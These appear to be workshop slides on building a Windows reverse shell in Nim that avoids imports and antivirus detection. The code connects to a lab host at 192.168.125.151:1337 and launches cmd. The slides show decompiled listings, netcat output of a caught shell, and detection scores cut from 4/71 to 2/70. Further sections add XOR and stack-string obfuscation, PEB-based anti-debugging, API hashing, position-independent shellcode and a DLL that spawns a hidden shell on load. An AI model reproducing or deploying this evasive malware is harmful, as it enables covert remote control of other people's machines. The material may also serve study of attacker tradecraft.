
Mode	LastWriteTime	Length	Name

d----	8/21/2023 4:22 PM		cache
d----	8/21/2023 3:49 PM		utils
-a---	8/21/2023 4:47 PM	13800	main.exe

If we strip the symbols

-a--- 8/30/2023 8:09 PM 3072 main.exe

Now we have no imports



Notes: We have done zero error handling, who needs it.

Putting it all together - viewing in binja

We compiled without stripping to see what we've created. Some renaming of symbols done.

The screenshot shows the Immunity Debugger interface. On the left, the 'Symbols' tab is active, displaying a list of symbols including `_start`, `custom_GetModuleHandle`, `custom_GetProcAddress`, `getPEB`, `main`, `memcmp`, `winstrConverterCStringToPtrChar`, and various `__builtin_` functions. A red curved arrow points from the text "We could have put main in the `when isMainModule` section" to the `main` symbol. On the right, the assembly window shows the .text section ending at address 0x140001400, followed by the .rdata section starting at 0x140002000. The .rdata section contains several string literals such as "KERNEL32.dll", "LoadLibraryA", etc. A red curved arrow points from the text "Strings stored in .rdata" to the start of the .rdata section.

We could have put main in the `when isMainModule` section
to avoid calling the main function from `__start()`

Strings stored in .rdata

```
.text section ended {0x140001000-0x140001400}

.rdata section started {0x140002000-0x140002080}
140002000 char const data_140002000[0xd] = "KERNEL32.dll", 0
14000200d char const data_14000200d[0xd] = "LoadLibraryA", 0
14000201a char const data_14000201a[0xb] = "ws2_32.dll", 0
140002025 char const data_140002025[0xb] = "WSAStartup", 0
140002030 char const data_140002030[0xb] = "WSASocketA", 0
14000203b char const data_14000203b[0xa] = "inet_addr", 0
140002045 char const data_140002045[0x6] = "htons", 0
14000204b char const data_14000204b[0x8] = "connect", 0
140002053 char const data_140002053[0xf] = "CreateProcessA", 0
140002062 char const data_140002062[0x10] = "192.168.125.151", 0

140002072 data_140002072:
140002072
.rdata section ended {0x140002000-0x140002080}
```

We could have put main() in the `when isMainModule` to avoid calling the main function from `_start()`

```
140001000 int64_t _start()
140001000 |     return main__main_u49() __tailcall
140001005
140001190 int64_t main()
1400011b7 void var_1e0
1400011b7 void* var_280 = &var_1e0
1400011bc __builtin_memset(s: &var_1e0, c: 0, n: 0x198)
1400011c5 int16_t* rax = custom_GetModuleHandle("KERNEL32.dll")
1400011d7 void* rax_1 = custom_GetProcAddress(rax, "LoadLibraryA")
1400011ee int16_t* rax_3 = rax_1(winstrConverterCStringToPtrChar("ws2_32.dll"))
1400011fd void* rax_4 = custom_GetProcAddress(rax_3, "WSAStartup")
14000120f void* rax_5 = custom_GetProcAddress(rax_3, "WSASocketA")
140001221 void* rax_6 = custom_GetProcAddress(rax_3, "inet_addr")
140001233 void* rax_7 = custom_GetProcAddress(rax_3, "htons")
140001245 void* rax_8 = custom_GetProcAddress(rax_3, "connect")
140001257 void* rax_9 = custom_GetProcAddress(rax, "CreateProcessA")
140001269 rax_4(0x202, var_280)
14000128e int64_t rax_10 = rax_5(2, 1, 6, 0, 0, 0)
1400012a3 int16_t var_270
1400012a3 __builtin_memset(s: &var_270, c: 0, n: 0x10)
1400012a5 var_270 = 2
1400012bb int32_t var_26c = rax_6("192.168.125.151")
1400012cd int16_t var_26e = rax_7(0x539)
1400012d2 rax_8(rax_10, &var_270, 0x10)
1400012ee int64_t var_1f8 = rax_10
1400012f6 int32_t var_248
1400012f6 __builtin_memset(s: &var_248, c: 0, n: 0x50)
140001300 int64_t var_1f0 = rax_10
140001308 void var_260
140001308 __builtin_memset(s: &var_260, c: 0, n: 0x18)
140001312 int64_t var_1e8 = rax_10
14000131a int32_t* var_298 = &var_248
140001326 var_248 = 0x68
140001331 int32_t var_20c = 0x100
140001374 int64_t rcx_9
140001374 return rax_9(rcx_9, &cmd_str, 0, 0, 1, 0, 0, 0, var_298, &var_260)
```

Putting it all together - executing

Compiled with the program stripped gets the file down to 3kb.

Mode	LastWriteTime	Length	Name
d----	8/21/2023 4:22 PM		cache
d----	8/21/2023 3:49 PM		utils
-a---	8/21/2023 6:26 PM	3072	main.exe
-a---	8/21/2023 4:44 PM	3179	main.nim
-a---	8/21/2023 6:26 PM	2349	nim.cfg

2 / 70
Community Score

① 2 security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

971de5100d17931fc4e30c46069d9999d9bcb852cfb97e9afc3a3a...
main.exe
Size 3.00 KB | Last Analysis Date 1 minute ago | EXE
peexe 64bits

Compared to the originally written reverse shell

4 / 71
Community Score

① 4 security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

61adc2261e6b6b8e0349262597b6f2202d4921391b0b8575203d...
reverse_shell.exe
Size 130.00 KB | Last Analysis Date a moment ago | EXE
peexe 64bits

What can be done next: xor encode or encrypt strings used, anti-debugging, file bloating, etc..

Setup a listener

```
(kali㉿kali)-[~]
$ rlwrap nc -nvlp 1337
listening on [any] 1337 ...
```

Run program

```
PS C:\Users\user\Desktop\uscg\no_win_import_example> ./main.exe
PS C:\Users\user\Desktop\uscg\no_win_import_example>
```

Catch shell

```
(kali㉿kali)-[~]
$ rlwrap nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.125.151] from (UNKNOWN) [192.168.125.128] 65073
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user\Desktop\uscg\no_win_import_example>
```

Viewing in System Informer the cmd.exe process is running

cmd.exe (7764) Properties

Handles GPU Disk and Network Comment Windows

General Statistics Performance Threads Token Modules Memory Environment

File

Windows Command Processor
(Verified) Microsoft Windows

Version: 10.0.19041.746 (WinBuild.160101.0800)

Image file name (Win32):
C:\Windows\System32\cmd.exe

Image file name:
Device\HarddiskVolume3\Windows\System32\cmd.exe

Process

Command line: cmd

Current directory: C:\Users\user\Desktop\uscg\no_win_import_example\

Started: a minute and 39 seconds ago (6:28:10 PM 8/21/2023)

Parent console: conhost.exe (5924)

Parent process: Non-existent process (13616)

Mitigation policies: DEP (permanent); ASLR (high entropy); CF Guard

Protection: None

Image type: AMD64 (64-bit)

Policy Permissions Terminate

Close

Handle	Description
9EJ\user	Windows Security notification...
9EJ\user	VMware Tools Core Service
9EJ\user	Visual Studio Code
9EJ\user	C/C++ Extension for Visual St...
9EJ\user	Console Window Host
9EJ\user	Visual Studio Code
9EJ\user	Console Window Host
9EJ\user	Windows PowerShell
9EJ\user	System Informer
9EJ\user	Microsoft Edge
9EJ\user	Console Window Host
9EJ\user	Windows Command Processor

Extra - Reverse shell

Debugging is hard since we don't have access to the c runtime (can't write to stdout.)
We can resolve the CFile pointer ourselves:

From crtio.nim:

Debug printing

```
71  p = crt_itoa(cast[int](hFile), addr buf[0], 10)
72  rawWriteStdOut("\t[i] hfile: ".cstring)
73  rawWriteStdOut(cast[cstring](addr buf[0]))
74  rawWriteStdOut("\n".cstring)
```

```
76  proc rawWriteStdOut*(s: cstring) =
77  let
78      crtBase = getCrtBase()
79      cstdout = getAndInitStdout(crtBase)
80      writeStream(crtBase, cstdout, s)
```

We resolve imports from MSVCRT (msvcrt.dll)

```
69  proc getCrtBase(): HMODULE =
70  var
71      smsvcrt = "msvcrt.dll".cstring
72      hk32 = custom_GetModuleHandle(sKernel32)
73      pLoadLibraryA = cast[LoadLibraryA](custom_GetProcAddress(hk32, sLoadLibraryA))
74      return pLoadLibraryA(addr smsvcrt[0])
75
76  proc rawWriteStdOut*(s: cstring) =
77  let
78      crtBase = getCrtBase()
79      cstdout = getAndInitStdout(crtBase)
80      writeStream(crtBase, cstdout, s)
```

```
53  proc getAndInitStdout(crtBase: HMODULE): CFilePtr =
54  let
55      piob_func = getiob_func(crtBase)
56      pfile_no = getfileno(crtBase)
57      pset_mode = getset_mode(crtBase)
58      let cstdout = cast[CFilePtr](cast[int](piob_func()) +% 0x30)
59      return cstdout
```

Extra - xor encoding strings

We can make modifications to xor encode the strings

```
4 proc compileSingleByteXor(s: cstring, key: byte): cstring {.compileTime.} =
5     var o = s
6     for i in 0 ..< s.len:
7         o[i] = cast[char](s[i].byte xor key)
8     return o
9
10 proc singleByteXor(s: cstring, key: byte): array[64, char] =
11     var o: array[64, char]
12     for i in 0 ..< s.len:
13         o[i] = cast[char](s[i].byte xor key)
14     return o
```

Create a compile time function to create our encoded strings at compile, and a runtime instruction to decode at runtime. Alternatively, we could use `.{.inline.}` to inline the xor-decoding.

`singleByteXor` is returning an array, we do this so we can cast it to `cstring`'s on the stack.

```
27 proc main() =
28     var
29         sHost = compileSingleByteXor("192.168.125.151".cstring, key)
30         port: uint16 = 1337
31         wsaData: WSADATA
32         sCmd = compileSingleByteXor("cmd".cstring, key)
33
34     var
35         sKernel32 = compileSingleByteXor("KERNEL32.dll".cstring, key)
36         sWS2_32 = compileSingleByteXor("ws2_32.dll".cstring, key)
37         sLoadLibraryA = compileSingleByteXor("LoadLibraryA".cstring, key)
38         sWSASStartup = compileSingleByteXor("WSASStartup".cstring, key)
39         sWSASocketA = compileSingleByteXor("WSASocketA".cstring, key)
40         sinet_addr = compileSingleByteXor("inet_addr".cstring, key)
41         shtons = compileSingleByteXor("htons".cstring, key)
42         sconnect = compileSingleByteXor("connect".cstring, key)
43         sCreateProcessA = compileSingleByteXor("CreateProcessA".cstring, key)
```

Use the compileTime function on our current strings

```
45 #[ Un-xor ]#
46 var
47     sHostUn = singleByteXor(sHost, key)
48     sCmdUn = singleByteXor(sCmd, key)
49     sKernel32Un = singleByteXor(sKernel32, key)
50     sWS2_32Un = singleByteXor(sWS2_32, key)
51     sLoadLibraryAUn = singleByteXor(sLoadLibraryA, key)
52     sWSASStartupUn = singleByteXor(sWSASStartup, key)
53     sWSASocketAUn = singleByteXor(sWSASocketA, key)
54     sinet_addrUn = singleByteXor(sinet_addr, key)
55     shtonsUn = singleByteXor(shtons, key)
56     sconnectUn = singleByteXor(sconnect, key)
57     sCreateProcessAUn = singleByteXor(sCreateProcessA, key)
```

Use the runtime function to decode the xor encoded strings.

```
59     var
60         hKernel32 = custom_GetModuleHandle(cast[cstring](addr sKernel32Un[0]))
61         pLoadLibraryA = cast[LoadLibraryA](custom_GetProcAddress(hKernel32, cast[cstring](addr sLoadLibraryAUn[0])))
62
63     var
64         hWS2_32 = pLoadLibraryA(cast[cstring](addr sWS2_32Un[0]))
65         pWSASStartup = cast[WSASStartup](custom_GetProcAddress(hWS2_32, cast[cstring](addr sWSASStartupUn[0])))
66         pWSASocketA = cast[WSASocketA](custom_GetProcAddress(hWS2_32, cast[cstring](addr sWSASocketAUn[0])))
67         pInet_addr = cast[inet_addr](custom_GetProcAddress(hWS2_32, cast[cstring](addr sinet_addrUn[0])))
68         phtons = cast[htons](custom_GetProcAddress(hWS2_32, cast[cstring](addr shtonsUn[0])))
69         pconnect = cast[connect](custom_GetProcAddress(hWS2_32, cast[cstring](addr sconnectUn[0])))
70         pCreateProcessA = cast[CreateProcessA](custom_GetProcAddress(hKernel32, cast[cstring](addr sCreateProcessAUn[0])))
```

All of the `s<stringName>Un` arrays are casted to `cstring`, since this is what our procedures required.

Since cstrings are null terminated, we need to make sure that our key does not create any null characters. We can do this by ensuring that our key isn't an ascii character, or one that isn't used. Or modifying our singleByteXor functions to detect a NULL character and xorring with another value.

Extra - xor encoding strings

The .rdata section before and after

```
.rdata section started {0x140002000-0x140002080}
140002000 char const data_140002000[0xd] = "KERNEL32.dll", 0
14000200d char const data_14000200d[0xd] = "LoadLibraryA", 0
14000201a char const data_14000201a[0xb] = "ws2_32.dll", 0
140002025 char const data_140002025[0xb] = "WSASStartup", 0
140002030 char const data_140002030[0xb] = "WSASocketA", 0
14000203b char const data_14000203b[0xa] = "inet_addr", 0
140002045 char const data_140002045[0x6] = "htons", 0
14000204b char const data_14000204b[0x8] = "connect", 0
140002053 char const data_140002053[0xf] = "CreateProcessA", 0
140002062 char const data_140002062[0x10] = "192.168.125.151", 0

140002072 data_140002072:
140002072    63 6d 64 00 00 00-00 00 00 00 00 00 00 00 00 cmd.....
.rdata section ended {0x140002000-0x140002080}
```

```
1400015b0 int64_t singleByteXor(char* s, int32_t key, int64_t buf)

1400015cc    void dec
1400015cc    int64_t j = zeroMem(&dec, 0x40)
1400015d4    if (s != 0)
1400015d6        int64_t i = 0
1400015dd    while (s[i] != 0)
1400015df        i = i + 1
1400015e9    for (j = 0; j != i; j = j + 1)
1400015fc        int32_t c
1400015fc        c.b = s[j]
140001603        *(&dec + j) = (c ^ key).b
1400015f3    __builtin_memcpy(dest: buf, src: &dec, n: 0x40)
1400015fb    return j
```

The non-inlined xor implementation

```
0x140002000 .rdata {0x140002000-0x140002080} Read-only data
140002000 char const data_140002000[0x10] = "NFMQNIGQNMJQNJN", 0
140002010 data_140002010:
140002010 1c 12 1b 00
140002014 data_140002014:
140002014      34 3a 2d 31-3a 33 4c 4d 51 1b 13 13 4:-1:3LMQ...
140002020 00
140002021 data_140002021:
140002021 08 0c 4d 20 4c 4d 51-1b 13 13 00 ..M LMQ....
14000202c data_14000202c:
14000202c      33 10 1e 1b 3... .
140002030 33 16 1d 0d 1e 0d 06 3e-00 3.....>.
140002039 data_140002039:
140002039      28 2c 3e 2c 0b 1e 0d (,>,... .
140002040 0b 0a 0f 00
140002044 data_140002044:
140002044 28 2c 3e 2c-10 1c 14 1a 0b 3e 00 (,>,...>.
14000204f data_14000204f:
14000204f      16 . .
140002050 11 1a 0b 20 1e 1b 1b 0d-00 .....
140002059 data_140002059:
140002059      17 0b 10 11 0c 00 ..... .
14000205f data_14000205f:
14000205f      1c . .
140002060 10 11 11 1a 1c 0b 00 .....
140002067 data_140002067:
140002067      3c-0d 1a 1e 0b 1a 2f 0d 10 <....../..
140002070 1c 1a 0c 0c 3e 00 00 00-00 00 00 00 00 00 00 00 00 ....>.....
.rdata section ended {0x140002000-0x140002080}
```

```
1400011f9 singleByteXor(s: "NFMQNIGQNMJQNJN", key: 0x7f, buf: &var_508)
14000120e void var_4c8
14000120e zeroMem(&var_4c8, 0x40)
140001222 singleByteXor(s: &data_140002010, key: 0x7f, buf: &var_4c8)
140001237 void var_488
140001237 zeroMem(&var_488, 0x40)
14000124b singleByteXor(s: "4:-1:3LMQ", key: 0x7f, buf: &var_488)
140001260 void var_448
140001260 zeroMem(&var_448, 0x40)
140001274 singleByteXor(s: &data_140002021, key: 0x7f, buf: &var_448)
140001289 void var_408
140001289 zeroMem(&var_408, 0x40)
14000129d singleByteXor(s: &data_14000202c, key: 0x7f, buf: &var_408)
1400012b2 void var_3c8
1400012b2 zeroMem(&var_3c8, 0x40)
1400012cb singleByteXor(s: &data_140002039, key: 0x7f, buf: &var_3c8)
```

View from main()

Extra - anti-debugging

Anti-debugger capabilities can be added to the binary through parsing the PEB. This can act as a replacement for `IsDebuggerPresent` in KERNEL32.DLL

This capability can easily be patched out. This logic can be inlined as a procedure or as a template to make it have tiny bit more work for patching out.

```
no_win_import_example > utils > antidebug.nim > ...
1  proc antiDebug*:bool =
2      var ret:int
3      asm """
4          xor rsi, rsi
5          xor rax, rax
6          mov rsi, qword ptr gs:[0x60]
7          mov al, byte ptr [rsi + 0x2]
8          : "=r"(`ret`)
9      """
10     if ret == 1: return true
11     else: return false
```

PICT Shellcode

What we did with the no import KERNEL32.dll and c runtime is prepare us for being able to write position independent shellcode for Windows in nim. We could extract the code from 0x1000 to 0x2080, but our shellcode would be of size 0x1080 (8320). The easiest solution is to use the stack strings macro mentioned earlier.

```
0x140002000 .rdata {0x140002000-0x140002080} Read-only data  
  
.rdata section started {0x140002000-0x140002080}  
140002000 char const __data_end__[0xd] = "KERNEL32.dll", 0  
14000200d char const data_14000200d[0xd] = "LoadLibraryA", 0  
14000201a char const data_14000201a[0xb] = "ws2_32.dll", 0  
140002025 char const data_140002025[0xb] = "WSAStartup", 0  
140002030 char const data_140002030[0xb] = "WSASocketA", 0  
14000203b char const data_14000203b[0xa] = "inet_addr", 0  
140002045 char const data_140002045[0x6] = "htons", 0  
14000204b char const data_14000204b[0x8] = "connect", 0  
140002053 char const data_140002053[0xf] = "CreateProcessA", 0  
140002062 char const data_140002062[0x10] = "192.168.125.151", 0
```

We use the stack string macro on all strings that are used.

```
14 var  
15 sHost {.stackStringA.} = "192.168.125.151"  
16 port: uint16 = 1337  
17 wsaData: WSADATA  
18 sCmd {.stackStringA.} = "cmd"  
19  
20 var  
21 sKernel32 {.stackStringA.} = "KERNEL32.dll"  
22 sws2_32 {.stackStringA.} = "ws2_32.dll"  
23 sLoadLibraryA {.stackStringA.} = "LoadLibraryA"  
24 sWSAStartup {.stackStringA.} = "WSAStartup"  
25 sWSASocketA {.stackStringA.} = "WSASocketA"  
26 sinet_addr {.stackStringA.} = "inet_addr"  
27 shtons {.stackStringA.} = "htons"  
28 sconnect {.stackStringA.} = "connect"  
29 sCreateProcessA {.stackStringA.} = "CreateProcessA"
```

```
31 var  
32 hKernel32 = custom_GetModuleHandle(cast[cstring](addr sKernel32[0]))  
33 pLoadLibraryA = cast[LoadLibraryA](custom_GetProcAddress(hKernel32, cast[cstring](addr sLoadLibraryA[0])))  
34  
35 var  
36 hws2_32 = pLoadLibraryA(cast[cstring](addr sws2_32[0]))  
37 pWSAStartup = cast[WSAStartup](custom_GetProcAddress(hws2_32, cast[cstring](addr sWSAStartup[0])))  
38 pWSASocketA = cast[WSASocketA](custom_GetProcAddress(hws2_32, cast[cstring](addr sWSASocketA[0])))  
39 pinet_addr = cast[inet_addr](custom_GetProcAddress(hws2_32, cast[cstring](addr sinet_addr[0])))  
40 phtons = cast[htons](custom_GetProcAddress(hws2_32, cast[cstring](addr shtons[0])))  
41 pconnect = cast[connect](custom_GetProcAddress(hws2_32, cast[cstring](addr sconnect[0])))  
42 pCreateProcessA = cast[CreateProcessA](custom_GetProcAddress(hKernel32, cast[cstring](addr sCreateProcessA[0])))
```

We can then change the arguments to GetProcAddress and GetModuleHandle to accept cstrings, as now the stack strings are arrays.

There's now no reference to the .data section (.idata is not used) and we can extract the data through whatever means necessary

Sections			
Name	Start	End	Semantics
.idata	0x140002000	0x140002014	Writable data
.synthetic	0x140002020	0x140002040	External
.text	0x140001000	0x140001640	Read-only code

Random note: We want to avoid using nim's string as they are memory managed.

PIC Shellcode - size optimization

At the start of main, we need to align the stack to 16 bytes per [Microsoft's x64 stack usage](#), we don't need to sub the stack since main is using nim's stackframe. This will increase the size of our shellcode, so let's find ways to make it smaller.

```
13 proc main() =
14     asm """
15         and rsp, 0xfffffffffffffff0
16         mov rbp, rsp
17         #sub rsp, 0x100    # allocate stack space, arbitrary size ... depends on payload
18     """
```

.text section ended {0x140001000-0x140001650}

The first thing we can do is inline our custom_GetModuleHandle

```
22 proc custom_GetModuleHandle*(moduleName: cstring): HMODULE { .inline. } =
```

.text section ended {0x140001000-0x140001620}

The nim stack frame is expecting arguments to main, we can save some bytes by declaring `{.asmNoStackFrame.}` since we aren't relying on arguments.

```
140001120 int64_t main__main_u50()

140001120 4157      push   r15 {var_8}
140001122 4156      push   r14 {var_10}
140001124 4155      push   r13 {var_18}
140001126 4154      push   r12 {var_20}
140001128 55        push   rbp {var_28}
140001129 57        push   rdi {var_30}
14000112a 56        push   rsi {var_38}
14000112b 53        push   rbx {var_40}
14000112c 4881ec18030000 sub    rsp, 0x318

.text section ended {0x140001000-0x140001600}
```

Even though getPEB() is given the `{.inline.}` pragma, it isn't getting inlined. We can get around this by writing the assembly needed in our GetModuleHandle function by using some gcc extended assembly functionality

```
140001351 void*** rbp = *(*getPEB__utilsZgetmodulehandle_u3() + 0x18) + 0x20

10 proc custom_GetModuleHandle*(moduleName: cstring): HMODULE { .inline. } =
11     var
12     pPeb: PPEB
13     asm """
14         mov rax, qword ptr gs:[0x60]
15         :>r"(^pPeb`)
16     """
```

.text section ended {0x140001000-0x1400015d0}

PIC Shellcode - size optimization

Hashing was mentioned earlier, we can save even more instructions by not using our “roll your own” memcmp and compare against hashes instead. We’ll use Sdmb for no reason (can compare the amount of instructions for smallest sc)

```
PIC_shellcode > utils > hash.nim > ...
1  proc hashSdmb*(input: cstring): uint32 =
2    var hash: uint32 = 0
3    for i in input:
4      hash = ord(i).uint32 + (hash shl 6) + (hash shl 16) - hash
5    return hash
```

We can inline the hashing

```
1  proc hashSdmb*(input: cstring): uint32 {.inline.} =
...
.text section ended {0x140001000-0x140001460}
```

Remove the signature checks, (returns 0 if not found)

```
35  proc custom_GetProcAddressHash*(h: HMODULE, apiHash: uint32): FARPROC =
36  var
37    pBase = cast[int](h)
38    pImgDosHdr = cast[PIMAGE_DOS_HEADER](pBase)
39    pImgNtHdrs = cast[PIMAGE_NT_HEADERS](pBase + pImgDosHdr.e_lfanew)
...
.text section ended {0x140001000-0x140001440}
```

Copy the function and create a new one, update the parameters and checking against the hash.

```
35  proc custom_GetProcAddressHash*(h: HMODULE, apiHash: uint32): FARPROC =
36  var pBase = cast[int](h)
...
54  while i < pImgExportDir.NumberOfFunctions:
55    var pFunctionName = cast[cstring](cast[ByteAddress](pBase) + functionNameArray[i])
56    var pFunctionAddress: PVOID = cast[PVOID](cast[ByteAddress](pBase) + functionAddressArray[functionOrdinalArray[i]])
57    if apiHash == hashSdmb(pFunctionName):
58      return cast[FARPROC](pFunctionAddress)
59    i.inc
```

Update using hashes and GetProcAddress Calls

```
.text section ended {0x140001000-0x140001480}
```

```
26  var
27    sKernel32 {.stackStringA.} = "KERNEL32.dll"
28    sws2_32 {.stackStringA.} = "ws2_32.dll"
29    sLoadLibraryA = static(hashSdmb("LoadLibraryA"))
30    sWSAStartup = static(hashSdmb("WSAStartup"))
31    sWSASocketA = static(hashSdmb("WSASocketA"))
32    sinet_addr = static(hashSdmb("inet_addr"))
33    shtons = static(hashSdmb("htons"))
34    sconnect = static(hashSdmb("connect"))
35    sCreateProcessA = static(hashSdmb("CreateProcessA"))
```

```
37  var
38    hKernel32 = custom_GetModuleHandle(cast[cstring](addr sKernel32[0]))
39    pLoadLibraryA = cast[LoadLibraryA](custom_GetProcAddressHash(hKernel32, sLoadLibraryA))
40    hws2_32 = pLoadLibraryA(cast[cstring](addr sws2_32[0]))
41    pWSAStartup = cast[WSAStartup](custom_GetProcAddressHash(hws2_32, sWSAStartup))
42    pWSASocketA = cast[WSASocketA](custom_GetProcAddressHash(hws2_32, sWSASocketA))
43    pinet_addr = cast[inet_addr](custom_GetProcAddressHash(hws2_32, sinet_addr))
44    phtons = cast[htons](custom_GetProcAddressHash(hws2_32, shtons))
45    pconnect = cast[connect](custom_GetProcAddressHash(hws2_32, sconnect))
46    pCreateProcessA = cast[CreateProcessA](custom_GetProcAddressHash(hKernel32, sCreateProcessA))
```

PIC Shellcode - size optimization

We are still calling memcmp in our GetModuleHandle, if we only need we can implement pure assembly to get the module handle.

```
33 proc locateKernel32*(): HMODULE { .inline.=
34     var hKernel32: HMODULE
35     asm """
36     #locate_kernel32:
37         mov rax, gs:[0x60]          # 0x060 ProcessEnvironmentBlock to RAX.
38         mov rax, [rax + 0x18]        # 0x18 ProcessEnvironmentBlock.Ldr.Offset
39         mov rsi, [rax + 0x20]        # 0x20 Offset = ProcessEnvironmentBlock.Ldr.InMemoryOrderModuleList
40         lodsq                      # Load qword at address (R)SI into RAX (ProcessEnvironmentBlock.Ldr.InMemoryOrderModuleList)
41         xchg rax, rsi              # Swap RAX,RSI
42         lodsq                      # Load qword at address (R)SI into RAX
43         mov %0, [rax + 0x20]        # RBX = Kernel32 base address
44     ;"=r"(^hKernel32)
45     :: "rax"
46 """
47     return hKernel32
```

This has been the optimizations that I have been able to accomplish, some bytes can be saved if functions weren't 16 byte aligned, but gcc flags weren't successful, so this must be something about the nim compilation.

```
53 ## Function alignment
54 --t:"-fno-align-functions"
55 --t:"-flimit-function-alignment"
56 --t:"-fno-align-labels"
57 --t:"-fno-align-jumps"
```

```
140001000 int64_t __start() __noreturn
140001000 e9bb000000      jmp    main__main_u51
{ Does not return }
140001005 90 90 90-90 90 90 90 90 90 90
140001010 void* custom_GetProcAddressHash__utilsZgetprocaddr
```

There are quite a few caveats that haven't been taken into account, such as when the code has finished execution, it reaches ud2; this can be corrected.

```
14000132e 0f0b      ud2
{ Does not return }
```

No longer have the need for the sKernel32 stack string and update with new function.

```
36 var
37 hKernel32 = locateKernel32()
.text section ended {0x140001000-0x140001370}
```

Extra data (the two lists) are appended in the text section and not used, the shellcode can be extracted just before those (a little smaller)

```
140001343 c3      retn   {__return_addr}
140001344 90 90 90 90-90 90 90 90 90 90 90
140001350 __CTOR_LIST__:
140001350 ff ff ff ff ff ff-00 00 00 00 00 00 00 00
140001360 __DTOR_LIST__:
140001360 ff ff ff ff ff ff ff-00 00 00 00 00 00 00 00
.text section ended {0x140001000-0x140001370}
```

One way is to handle termination through shell code, winAPI for ExitProcess, ExitThread, etc.

DLL generation

Can easily create DLLs with nim. [Offensive Nim](#) has a method of declaring a `DllMain`

```
6 import winim
50 proc NimMain() {.cdecl, importc.}
51
52 proc DllMain(hinstDLL: HINSTANCE, fdwReason: DWORD, lpvReserved: LPVOID) : BOOL {.stdcall, exportc, dynlib.} =
53     NimMain()
54
55     if fdwReason == DLL_PROCESS_ATTACH:
56         | popShell()
57
58     return true
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\dll_example> rundll32.exe .\sample.dll,DllMain
PS C:\Users\user\Desktop\nim_for_hackers2\dll_example> []
```

Exports			
Offset	Name	Value	Meaning
14C00	Characteristics	0	
14C04	TimeStamp	64F2DD4B	Saturday, 02.09.2023 06:59:23 UTC
14C08	MajorVersion	0	
14C0A	MinorVersion	0	
14C0C	Name	1D03C	sample.dll
14C10	Base	1	

Exported Functions [2 entries]					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
14C28	1	AC50	1D047	DllMain	
14C2C	2	ACF0	1D04F	NimMain	

NimMain is shown in the exported functions

We can use our nim knowledge to remove this from the Exported Functions

`popShell()` is our regular reverse shell, except we hide the window created

```
45 CreateProcessA(
46     NULL, "cmd".cstring, NULL, NULL, TRUE, CREATE_NO_WINDOW,
47     NULL, NULL, cast[LPSTARTUPINFOA](si.addr), pi.addr
48 )
```

```
(kali㉿kali)-[~]
└─$ rlwrap nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.125.151] from (UNKNOWN) [192.168.125.140] 53273
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.
```

```
8 proc popShell() =
9     var
10        ip = "192.168.125.151".cstring
11        port: uint16 = 1337
12        wsaData: WSADATA
13
14        # call WSAStartup
15        var wsaStartupResult = WSAStartup(MAKEWORD(2,2), addr wsaData)
16        if wsaStartupResult != 0:
17            # echo "[+] WSAStartup failed"
18            quit(1)
19
20        # call WSASocket
21        var soc = WSASocketA(2, 1, 6, NULL, cast[GROUP](0), cast[DWORD](NULL))
22        #< SNIP> |
```

DLL Generation

Compile the file with: `nim c --app=lib --nomain -d:release --threads:off --cpu=amd64 --nimcache=cache --usenimcache --forceBuild:on -d:noRes .\sample.nim`

We need the nim cache to be saved in a folder for us to modify and re-run the compile and linking commands.

```
dll_example > strip_NimMain_from_dll.nim > ...
55 proc main() =
56     var jsonFile = retrieveJsonFile("./cache")
57     echo &"[+] Reading jsonFile: {jsonFile}"
58
59     var cacheNode = parseFile(jsonFile)
60     echo &"[+] Modifying @m<main>.nim.c"
61     discard replaceExport(cacheNode)
62
63     echo &"[+] Recompiling C files"
64     discard reCompile(cacheNode)
65
66     echo &"[+] Relinking O files"
67     discard reLink(cacheNode)
68
69     echo &"[+] Moving output file to current dir"
70     moveCompiledFile(cacheNode)
71
72
73 when isMainModule:
74     main()
```

Using some written helper functions, we parse the cache's json file, modify the declaration of NimMain from `N_LIB_EXPORT` to `N_LIB_PRIVATE`

